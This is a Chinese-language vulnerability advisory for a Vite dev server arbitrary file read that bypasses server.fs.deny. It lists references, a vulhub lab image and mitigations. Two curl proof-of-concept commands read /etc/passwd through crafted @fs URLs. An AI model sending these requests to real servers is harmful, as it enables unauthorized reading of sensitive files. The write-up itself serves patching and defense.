漏洞简介: Vite 开发服务器中 server.fs.deny 功能存在逻辑缺陷，攻击者可通过构造含特殊参数（如?raw?? ?import&raw??）的 URL，绕过文件访问限制策略，读取服务器文件系统中任意文件，威胁系统敏感数据安全，为 CNVD-2022-44615 补丁的再次绕过漏洞					
漏洞详情: 开发服务器在处理 URL 请求时，对 @fs 前缀访问的校验逻辑未充分考虑查询字符串尾部分隔符（如?）的解析场景。正常 server.fs.deny 用于拦截非授权文件访问，但当攻击者在 URL 中附加?raw?? 或?import&raw?? 等参数时，URL 解析流程中尾部分隔符的移除操作，使安全校验误判请求合法性，导致 @fs 前缀可异常访问任意文件路径，突破访问控制限制					

参考链接:

<https://github.com/vitejs/vite/security/advisories/GHSA-x574-m823-4x7w>
<https://nvd.nist.gov/vuln/detail/CVE-2025-30208>
<https://github.com/vulhub/vulhub/tree/master/vite/CVE-2025-30208>
<https://github.com/vitejs/vite/security/advisories/GHSA-x574-m823-4x7w>

靶场信息:

Docker 镜像:vulhub/vite:6.2.2
环境地址: <http://localhost:5173>
容器名称: cve-2025-30208-web-1

POC:

curl 命令行 POC:

直接通过 curl 发送 HTTP 请求, 适合快速测试单个目标:

读取 /etc/passwd 示例 (替换 < 目标 IP> 和 < 端口 >)

```
curl -v "http://< 目标 IP>:< 端口 >/@fs/etc/passwd?raw?"
```

或用?import&raw?? 绕过 (效果相同)

```
curl -v "http://< 目标 IP>:< 端口 >/@fs/etc/passwd?import&raw?"
```

python 脚本 POC:

Vite-CVE-2025-30208-ReadAnyFile.py

修复方案:

1. 升级到安全版本

最直接有效的方法就是立即将 Vite 升级到 6.2.3、6.1.2、6.0.12、5.4.15、4.5.10 或更高版本, 这样就能利用官方的修复来保障安全。

2. 临时措施

如果因为某些原因暂时无法升级, 也可以采取一些临时措施。比如, 不要在生产环境开放 Vite Dev Server 对外访问, 只在内网或者本地使用; 在防火墙或者 Nginx 层设置 IP 访问限制, 只允许可信的 IP 访问; 在代理层对包含?raw??/?import&raw?? 字样的请求进行拦截, 阻止直接访问 Vite Dev Server。